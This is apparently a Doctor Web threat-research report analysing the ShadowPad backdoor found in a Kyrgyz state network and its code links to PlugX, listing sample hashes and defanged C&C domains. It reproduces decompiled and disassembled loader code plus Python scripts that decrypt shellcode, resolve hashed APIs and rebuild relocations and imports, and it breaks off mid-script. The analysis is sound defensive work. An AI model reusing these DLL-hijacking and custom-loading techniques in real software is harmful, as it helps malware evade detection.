Dr.WEB

Study of the ShadowPad APT backdoor and its relation to PlugX

Study of the ShadowPad APT backdoor and its relation to PlugX
10/26/2020

Doctor Web Head Office
2-12A, 3rd str. Yamskogo polya
Moscow, Russia
125040

Website: www.drweb.com
Phone: +7 (495) 789-45-87

Refer to the official website for regional and international office information.

Table of Contents

Introduction

In July 2020, we released a study of targeted attacks on state institutions in Kazakhstan and Kyrgyzstan with a detailed analysis of malware found in compromised networks. During the investigation, Doctor Web specialists analyzed and described several groups of trojan programs, including new samples of trojan families already encountered by our virus analysts, as well as previously unknown trojans. The most notable discovery was the samples of the XPath family. We were also able to find evidence that allowed us to link two initially independent incidents. In both cases, the attackers used a similar selection of malware, including the same specialized backdoors that infected domain controllers in the attacked organizations.

During the examination, analysts studied samples of PlugX multi-module backdoors used for initial penetration into the network infrastructure. The analysis showed that certain **PlugX** modifications used the same domain names of C&C servers, as did other backdoors related to targeted attacks on Central Asian state institutions. The detection of the **PlugX** programs indicates Chinese APT groups are possibly involved in these incidents.

According to our data, the unauthorized presence in both networks lasted for more than three years, and several hacker groups could be behind the attacks. Investigations of such complex cyber incidents involve long-term work, so they are rarely covered by a single article.

The Doctor Web virus laboratory received new samples of malware found on the infected computers in the local network of a state institution in Kyrgyzstan.

In addition to the malware described in the previous article, the ShadowPad backdoor deserves particular attention. Various modifications of this malware family are a well-known tool of the Winnti APT group, presumably of Chinese origin, active since at least 2012. It is noteworthy that the Farfli backdoor was also installed on computer along with **ShadowPad**, and both programs referred to the same C&C server. Additionally, we uncovered several **PlugX** modifications on the same computer.

In this study we analyzed the algorithms of the detected backdoors. Special attention is paid to the code similarities between the **ShadowPad** and **PlugX** samples, as well as to some intersections in their network infrastructure.

List of detected malware

The following backdoors were found on the infected computer:

SHA256 hashes	Detection name	The C&C server	Installation dates
ac6938e03f2a076152ee4ce23a39a0bfcd676e4f0b031574d442b6e2df532646	BackDoor.ShadowPad.1	www[.]pneword[.]net	07.09.2018 13:14:57.664
9135cdfd09a08435d344cf4470335e6d5577e250c2f00017aa3ab7a9be3756b3 2c4bab3df593ba1d36894e3d911de51d76972b6504d94be22d659cff1325822e	BackDoor.Farfli.122 BackDoor.Farfli.125	www[.]pneword[.]net	03.11.2017 09:06:07.646
3ff98ed63e3612e56be10e0c22b26fc1069f85852ea1c0b306e4c6a8447c546a (DLL loader) b8a13c2a4e09e04487309ef10e4a8825d08e2cd4112846b3ebda17e013c97339 (main module)	BackDoor.PlugX.47 BackDoor.PlugX.48	www[.]mongolv[.]com	29.12.2016 14:57:00.526
32e95d80f96dae768a82305be974202f1ac8fcbcb985e3543f29797396454bd1 (DLL loader) b8a13c2a4e09e04487309ef10e4a8825d08e2cd4112846b3ebda17e013c97339 (main module)	BackDoor.PlugX.47 BackDoor.PlugX.48	www[.]arestc[.]net	23.03.2018 13:06:01.444
b8a13c2a4e09e04487309ef10e4a8825d08e2cd4112846b3ebda17e013c97339 (main module)	BackDoor.PlugX.48	www[.]icefirebest[.]com	03.12.2018 14:12:24.111

For further research, we found and analyzed other samples of the ShadowPad family in order to perform a detailed examination of the similarities between the **ShadowPad** and **PlugX** backdoors:

- BackDoor.ShadowPad.3
- BackDoor.ShadowPad.4—a modification of **ShadowPad** that was part of a self-extracting WinRAR dropper. It loaded an atypical for this family module in the form of a DLL library.

A thorough study of **ShadowPad** samples and their comparison with previously studied **PlugX** modifications indicates a high similarity in the operation principles and modular structures of the backdoors from both families. These malicious programs are united not only by the general concept, but also by the nuances of the code: certain development techniques, ideas, and technical solutions are nearly identical. An important point is that both backdoors were located in the compromised network of a state institution in Kyrgyzstan.

Conclusion

The available data allow us to conclude that these families are related in terms of simple code borrowing or the development of both programs by one author or a group of authors. In the second case, it is very likely that **ShadowPad** is an evolution of **PlugX** as a newer and more advanced APT tool. The storage format of the malicious modules used in the **ShadowPad** makes it much more difficult to detect them in RAM.

Operating Routine of Discovered Malware Samples

BackDoor.ShadowPad.1

It is a multi-module backdoor written in C and Assembler and designed to run on 32-bit and 64-bit Microsoft Windows operating systems. It is used in targeted attacks on information systems for gaining unauthorized access to data and transferring it to C&C servers. Its key feature is utilizing hardcoded plug-ins that contain the main backdoor’s functionality.

Operating routine

The backdoor’s DLL library is loaded into RAM by DLL Hijacking using the genuine executable file `TosBtKbd.exe` from TOSHIBA CORPORATION. On the infected computer, the file was named `msmsgs.exe`.

```
.>sigcheck -a msmsgs.exe_

    Verified:    Signed

    Signing date:    5:24 24.07.2008

    Publisher:    TOSHIBA CORPORATION

    Company:    TOSHIBA CORPORATION.

    Description:    TosBtKbd

    Product:    Bluetooth Stack for Windows by TOSHIBA

    MachineType:    32-bit

    Binary Version:    6.2.0.0

    Original Name:    TosBtKbd.exe

    Internal Name:    n/a

    Copyright:    Copyright (C) 2005-2008 TOSHIBA CORPORATION, All rights
reserved.

    Comments:    n/a

    Entropy:    5.287
```

The backdoor can be related to BackDoor.Farfli.125, since both malware programs use the same C&C server—www[.]pneword[.]net.

The sample was located on the infected computer in `C:\ProgramData\Messenger\` and was installed as the `Messenger` service.

It is worth noting that **BackDoor.Farfli.125** can execute the `0x7532` command, which is used to start a service with the same name—`Messenger`.

Start of operation

The malicious library has two export functions:

```
SetTosBtKbdHook

UnHookTosBtKbd
```


The module name specified in the export table is `TosBtKbd.dll`.

The `DLLMain` function and the `UnHookTosBtKbd` export function are stubs.

The SetTosBtKbdHook function performs an exhaustive search through the handles in order to find objects whose names contain TosBtKbd.exe and then closes them.

```
int __stdcall check_handles()

{

  ULONG v0; // ecx

  HMODULE v1; // eax

  int result; // eax

  int iter; // esi

  int v4; // eax

  ULONG ReturnLength; // [esp+0h] [ebp-4h] BYREF

  ReturnLength = v0;

  if ( *(_DWORD *)NtQueryObject

    || (v1 = GetModuleHandleA(aNtdllDll),

        result = (int)GetProcAddress(v1, aNtqueryobject),

        (*(_DWORD *)NtQueryObject = result) != 0) )

  {

    iter = 0;

    while ( 1 )

    {

      if ( NtQueryObject((HANDLE)(4 * iter), ObjectNameInformation,
&object__name_info, 0x1000u, &ReturnLength) >= 0 )

      {

        v4 = lstrlenW(object__name_info.Name.Buffer);

        do

          --v4;

        while ( v4 > 0 && object__name_info.Name.Buffer[v4] != 92 );

        if ( !lstrcmpiW(&object__name_info.Name.Buffer[v4 + 1], String2) )

          break;
      }

      if ( ++iter >= 100000 )

        return 0;

    }

    result = CloseHandle((HANDLE)(4 * iter));

  }

  return result;

}
```

After that, the shellcode stored in the backdoor body is decrypted using `SetTosBtKbdHook`.



```
.nsp0:002B5598 push    ebx
.nsp0:002B5599 push    esi
.nsp0:002B559A push    edi
.nsp0:002B559B push    40h ; '@'        ; flProtect
.nsp0:002B559D mov     esi, 1000h
.nsp0:002B55A2 push    esi              ; flAllocationType
.nsp0:002B55A3 push    16199h           ; dwSize
.nsp0:002B55A8 push    eax              ; lpAddress
.nsp0:002B55A9 call    ds:VirtualAlloc
.nsp0:002B55AF mov     ecx, key
.nsp0:002B55B5 mov     edi, offset shellcode
.nsp0:002B55BA mov     edx, eax
.nsp0:002B55BC sub     edi, eax
.nsp0:002B55BE mov     [ebp+shellcode_len], 16195h
```


```
.nsp0:002B55C5
.nsp0:002B55C5 loc_2B55C5:
.nsp0:002B55C5 mov     bl, [edi+edx]
.nsp0:002B55C8 xor     bl, cl
.nsp0:002B55CA mov     [edx], bl
.nsp0:002B55CC mov     ebx, ecx
.nsp0:002B55CE imul    ecx, 6A730000h
.nsp0:002B55D4 shr     ebx, 10h
.nsp0:002B55D7 imul    ebx, 39F3958Dh
.nsp0:002B55DD sub     ecx, ebx
.nsp0:002B55DF sub     ecx, 5C0BB335h
.nsp0:002B55E5 inc     edx
.nsp0:002B55E6 dec     [ebp+shellcode_len]
.nsp0:002B55E9 jnz     short loc_2B55C5
```

```
.nsp0:002B55EB push    0
.nsp0:002B55ED call    eax
.nsp0:002B55EF pop     edi
.nsp0:002B55F0 cmp     eax, esi
.nsp0:002B55F2 pop     esi
.nsp0:002B55F3 pop     ebx
.nsp0:002B55F4 jnb     short loc_2B55FA
```

Shellcode decryption algorithm:


```
def LOBYTE(v):

    return v & 0xFF

def dump_shellcode(addr, size, key):

    buffer = get_bytes(addr, size)

    result = b""
    for x in buffer:

        result += bytes([x ^ LOBYTE(key)])

        key = ((key * 0x6A730000) - (((key >> 0x10) * 0x39F3958D)) - 
0x5C0BB335) & 0xFFFFFFFF

    i = 0

    for x in result:

        patch_byte(addr + i, x)

        i += 1
```

The decrypted shellcode utilizes obfuscation by using two consecutive conditional JMP instructions at a single address.



```
                push    edi
                js      short near ptr loc_2CD398+1
                jns     short near ptr loc_2CD398+1

loc_2CD398:                             ; CODE XREF: .nsp0:002CD394↑j
                                        ; .nsp0:002CD396↑j
                call    near ptr 5D7501h
; ---------------------------------------------------------------------------
                db    0
                db    0
; ---------------------------------------------------------------------------
                mov     eax, [eax+0Ch]
                mov     ebx, [eax+0Ch]
                xor     edi, edi
                jmp     short loc_2CD3E5
; ---------------------------------------------------------------------------

loc_2CD3A9:                             ; CODE XREF: .nsp0:002CD3E8↓j
                mov     esi, [ebx+30h]
                mov     [ebp-0Ch], edi
```


After bypassing obfuscation, the function becomes correct:



The shellcode is designed for loading the main payload, which is a disassembled PE module without the MZ and PE headers. A custom header consisting of separate parts of standard headers is used for the loading.

```
struct section
{
  DWORD RVA;
  DWORD raw_data_offset;
  DWORD raw_data_len;
};
struct module_header
{
  DWORD key;
  DWORD key_check;
  DWORD import_table_RVA;
  DWORD original_ImageBase;
  DWORD relocation_table_RVA;
  DWORD relocation_table_size;
  DWORD IAT_RVA;
  DWORD IAT_size;
  DWORD EP_RVA;
  WORD HDR32_MAGIC;
  WORD word;
  DWORD number_of_sections;
  DWORD timestamp;
  section section_1;
  section section_2;
  section section_3;
  section section_4;
};
```

The header is stored in the shellcode after the first block of instructions.



```
.nsp0:002B780C ; int __cdecl shellcode_EP(DWORD arg)
.nsp0:002B780C shellcode_EP    proc near               ; DATA XREF: SetTosBtKbdHook_0+2A↑o
.nsp0:002B780C
.nsp0:002B780C arg             = dword ptr  8          ; zero
.nsp0:002B780C
.nsp0:002B780C                 mov     ecx, [esp-4+arg] ; zero
.nsp0:002B7810                 push    ebp
.nsp0:002B7811                 mov     ebp, esp
.nsp0:002B7813                 sub     esp, 400h
.nsp0:002B7819                 push    ecx
.nsp0:002B781A                 push    15B58h
.nsp0:002B781F                 call    j_module_loader
.nsp0:002B781F shellcode_EP    endp ; sp-analysis failed
.nsp0:002B781F
.nsp0:002B781F ; ---------------------------------------------------------------------------
.nsp0:002B7824 module_header_struct dd 9D7EEB98h       ; key
.nsp0:002B7828                 dd 0E14B323Bh           ; key_check
.nsp0:002B782C                 dd 1A000h               ; size
.nsp0:002B7830                 dd 10000000h            ; original_ImageBase
.nsp0:002B7834                 dd 19000h               ; relocation_table_RVA
.nsp0:002B7838                 dd 200h                 ; relocation_table_size
.nsp0:002B783C                 dd 16E50h               ; IAT_RVA
.nsp0:002B7840                 dd 3Ch                  ; IAT_size
.nsp0:002B7844                 dd 2CE0h                ; EntryPoint_RVA
.nsp0:002B7848                 dw 10Bh                 ; IMAGE_NT_OPTIONAL_HDR32_MAGIC
.nsp0:002B784A                 dw 2102h                ; word
.nsp0:002B784C                 dd 4                    ; number_of_sections
.nsp0:002B7850                 dd 59586041h            ; dword_11
.nsp0:002B7854                 section <1000h, 60h, 25BCh> ; section 1
.nsp0:002B7860                 section <4000h, 261Ch, 13004h> ; section 2
.nsp0:002B786C                 section <18000h, 15620h, 1E8h> ; section 3
.nsp0:002B7878                 section <19000h, 15808h, 350h> ; section 4
```

The `module_loader` function then loads the payload directly. First, through the PEB structure, the backdoor obtains the addresses of the following functions from `kernel32`:


```
LoadLibraryA

GetProcAddress

VirtualAlloc

Sleep
```

`Kernel32` library name and the specified APIs are searched by the hash of the name, which is calculated by the algorithm:

```
def rol(val, r_bits, max_bits=32):

    return (val << r_bits%max_bits) & (2**max_bits-1) | ((val &
(2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))



def ror(val, r_bits, max_bits=32):
    return ((val & (2**max_bits-1)) >> r_bits%max_bits) | (val <<
(max_bits-(r_bits%max_bits)) & (2**max_bits-1))


def libnamehash(lib_name):

    result = 0

    b = lib_name.encode()

    for x in b:

        result = ror(result, 8)

        x |= 0x20

        result = (result + x)  & 0xFFFFFFFF

        result ^= 0x7C35D9A3

    return result


def procnamehash(proc_name):

    result = 0

    b = proc_name.encode()

    for x in n:

        result = ror(result, 8)

        result = (result + x)  & 0xFFFFFFFF

        result ^= 0x7C35D9A3

    return result
```

After receiving the API addresses, the backdoor checks the integrity of the header values using an algorithm based on the XOR operation—`module_header.key ^ module_header.key_check`. The value must be `0x7C35D9A3` and it is the same value used when hashing function names from `kernel32`. After that, it checks the value of the signature `module_header.HDR32_MAGIC` signature that must be equal to `0x10B`. The backdoor then allocates an executable buffer of the `module_header.import_table_RVA` size and adds `0x4000` for the module.

After that, it fills a block with the size of `0x1000` bytes at the beginning of the `module_header.section_1.RVA` allocated buffer. That buffer is where the PE header of the loaded module should have been located.



```
.nsp0:002CD526
.nsp0:002CD526 loc_2CD526:
.nsp0:002CD526 xor     eax, eax
.nsp0:002CD528 mov     ecx, ebx
.nsp0:002CD52A cmp     [edi+module_header.section_1.address], esi ; 0x1000
.nsp0:002CD52D jle     short loc_2CD547
```

```
.nsp0:002CD52F
.nsp0:002CD52F loc_2CD52F:
.nsp0:002CD52F mov     [eax+ebx], cl
.nsp0:002CD532 mov     edx, ecx
.nsp0:002CD534 shr     edx, 10h
.nsp0:002CD537 shl     ecx, 10h
.nsp0:002CD53A inc     eax
.nsp0:002CD53B lea     ecx, [edx+ecx-6C258ADDh]
.nsp0:002CD542 cmp     eax, [edi+module_header.section_1.address] ; 0x1000
.nsp0:002CD545 jl      short loc_2CD52F
```

The ECX register initially contains the address of the allocated executable buffer.

The backdoor then loads the module sections according to their RVA (Relative Virtual Address). Section data is stored in the shellcode after the header, and the offset to the (section.raw_data_offset) data is counted from the beginning of the header.

After the sections, the program processes relocations that are stored as IMAGE_BASE_RELOCATION structures, but each WORD, which is responsible for the relocation type and for the offset from the beginning of the block, is encrypted. The initial key is taken from module_header.key, and it changes after each iteration. It is worth noting that the key obtained after all iterations will be used for processing import functions.

Relocations processing algorithm:

```
import struct

def relocations(image_address, original_image_base, relocation_table_RVA):

    global key

    relocation_table_addr = image_address + relocation_table_RVA

    reloc_hdr_data = get_bytes(relocation_table_addr, 8)

    block_address, size_of_block = struct.unpack('<II', reloc_hdr_data)

    while size_of_block:

        if ((size_of_block - 8) >> 1) > 0:
            block = get_bytes(relocation_table_addr + 8, size_of_block -
8)
            i = 0
            while i < ((size_of_block - 8) >> 1):
                reloc = struct.unpack('<H', block[i*2:i*2+2])[0]
                reloc_type = ((reloc ^ key) & 0xFFFF) >> 0x0C
                offset = (reloc ^ key) & 0xFFF
                offset_high = (((key >> 0x10) + reloc) & 0xFFFFFFFF) |
((key << 0x10) & 0xFFFFFFFF)
                key = offset_high
                if reloc_type == 3:
                    patch_addr = offset + image_address + block_address
                    delta = (image_address - original_image_base) &
0xFFFFFFFF
                    value = get_wide_dword(patch_addr)
                    patch_dword(patch_addr, (value + delta) & 0xFFFFFFFF)
                elif reloc_type == 0x0A:
                    patch_addr = image_address + offset + + block_address
                    delta = (image_address - original_image_base) &
0xFFFFFFFF
                    old_low = get_wide_dword(patch_addr)
                    old_high = get_wide_dword(patch_addr + 4)
                    patch_dword(patch_addr, (old_low + offset) &
0xFFFFFFFF)
                    patch_dword(patch_addr + 4, (old_high + offset_high) &
0xFFFFFFFF)
                i += 1
        relocation_table_addr += size_of_block
        reloc_hdr_data = get_bytes(relocation_table_addr, 8)
        block_address, size_of_block = struct.unpack('<II',
reloc_hdr_data)
```

After all the relocations are processed, the structure is filled with null values.

Next, **BackDoor.ShadowPad.1** starts processing the import functions. In general, the procedure is standard, but the names of libraries and functions are encrypted. The key that was modified after processing the relocations is used, and is also changed after each encryption iteration. After processing the next import function, its address is not placed directly in the cell specified relative to `IMAGE_IMPORT_DESCRIPTOR.FirstThunk`. Instead, a block of instructions is generated that passes control to the API:

```
mov eax, <addr>

neg eax

jmp eax
```

Algorithm for processing import functions:

```
def imports(image_address, IAT_RVA,):

    global key

    IAT_address = image_address + IAT_RVA

    import_table_address = image_address + 0x1A000

    import_descriptor_address = IAT_address

    while True:

        OriginalThunkData, TimeDateStamp, ForwarderChain, Name, FirstThunk = 
struct.unpack('<IIIII', get_bytes(import_descriptor_address, 0x14))

        TimeDateStamp = 0

        ForwarderChain = 0

        OriginalThunkData_address = image_address + OriginalThunkData

        FirstThunk_address = image_address + FirstThunk

        libname_address = image_address + Name

        n1 = get_wide_byte(libname_address)

        libname_decrypted = bytes([(n1 ^ key) & 0xFF])

        key = ((key >> 0x08) + c_byte(n1).value) | ((key << 0x18) & 
0xFFFFFFFF)

        i = 1

        nb = get_wide_byte(libname_address + i)

        while libname_decrypted[-1]:
            libname_decrypted += bytes([(nb ^ key) & 0xFF])

            key = ((key >> 0x08) + c_byte(nb).value) | ((key << 0x18) &
0xFFFFFFFF)

            i += 1

            nb = get_wide_byte(libname_address + i)

        libname_decrypted = libname_decrypted[:-1]

        print("Imports from {0}".format(libname_decrypted[:-1]))

        thunk = get_wide_dword(OriginalThunkData_address)

        it_ptr = 0

        j = 0

        while thunk:

            name_address = image_address + thunk + 2

            nb1 = get_wide_byte(name_address)

            func_name = bytes([(nb1 ^ key) & 0xFF])

            key = ((key >> 0x08) + c_byte(nb1).value) | ((key << 0x18) &
0xFFFFFFFF)

            i = 1

            nb = get_wide_byte(name_address + i)

            while func_name[-1]:

                func_name += bytes([(nb ^ key) & 0xFF])

                key = ((key >> 0x08) + c_byte(nb).value) | ((key << 0x18) &
